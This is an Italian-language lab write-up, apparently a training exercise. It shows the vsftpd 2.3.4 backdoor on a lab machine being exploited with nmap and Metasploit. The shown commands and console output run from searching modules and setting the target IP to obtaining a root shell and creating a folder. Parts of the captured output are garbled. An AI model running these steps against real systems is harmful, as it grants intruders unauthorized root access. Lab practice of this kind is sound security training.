S7L1

EXPLOIT FTP META




Daniele Zizzi

EXPLOIT

Un exploit è un programma informatico, un software o una sequenza di comandi che sfrutta un errore o una vulnerabilità per provocare un certo comportamento nel software, nell'hardware o in qualsiasi dispositivo elettronico. Questi comportamenti possono includere l'assunzione del controllo di un sistema, la concessione di privilegi di amministratore a un intruso o l'avvio di attacchi di negazione del servizio (DoS o DDoS)



Ho effettuato una scansione con nmap in modalità aggressive con 3-WayHandShake, per avere maggiore affidabilità nei dati ricevuti e visualizzare l'effetiva apertura del servizio FTP/21.



Avvio metasploit da kali, attraverso il comando msfconsole.

Cerco l'exploit di cui ho bisogno attraverso il comando "search unix/ftp", unix perchè, appunto, la macchina che attaccheremo è basata su linux. FTP invece è il protocollo che ci interessa, eroga il servizio sulla porta 21 e serve per il trasferimento di file.

Possiamo notare 3 exploit possibili, avendo su meta VSFTPD 2.34, informazione ottenuta dalla scansione nmap, andremo ad utilizzare l'exploit 2.

```
msf6 > search unix/ftp
Matching Modules
                                              Disclosure Date Rank
                                                                         Check Description
      exploit/unix/ftp/proftpd_modcopy_exec
                                            2015-04-22
                                                              excellent Yes
                                                                                ProFTPD 1.3.5 Mod_Copy Command Execution
     exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02
                                                              excellent No
                                                                                ProFTPD-1.3.3c Backdoor Command Execution
   2 exploit/unix/ftp/vsftpd_234_backdoor
                                              2011-07-03
                                                              excellent No
                                                                                VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
(daniele⊕kali)-[~]
                                       ####
                             https://metasploit.com
         metasploit v6.3.27-dev
         2335 exploits - 1220 auxiliary - 413 post
         1385 payloads - 46 encoders - 11 nops
Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Netasploit Documentation: https://docs.metasploit.com/
```

Diciamo al tool di utilizzare l'exploit 2. Impostiamo l'ip della macchina vittima e poi visualizziamo le opzioni dell'exploit scelto, in modo da vedere se è configurato correttamente.

Lanciamo l'attacco attraverso il comando "exploit".

```
<u>nsf6</u> exploit(unix/ftp/proftpd_modcopy_exec)
                                  ) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(
                                  r) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
          Current Setting Required Description
                                 The local client address
                                The local client port
                                A proxy chain of format type:host:port[,type:host:port][...]
                                The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
Payload options (cmd/unix/interact):
  0 Automatic
View the full module info with the info, or info -d command.
 *] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
 *] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
   192.168.1.149:21 - UID: uid=0(root) gid=0(root)
    Command shell session 1 opened (192.168.1.148:38121 → 192.168.1.149:6200) at 2023-11-06 14:52:46
```

L'attacco bind shell, come possiamo notare dall'output, và a buon fine e la shell viene creata.

Pertanto lancio "ls", per visualizzare le cartelle presenti. Noto di trovarmi nella cartella di root, pertanto creo la cartella richiesta con il comando "mkdir test_metasploit". Lancio nuovamente "ls" e noto che la cartella è stata creata con successo.

```
opened (192.168.1.148:38121 \rightarrow 192.168.1.149:6200) at 2023-11-06 14:52:46 +0100
kdir test_metasploit
initrd.img
est metasploit
```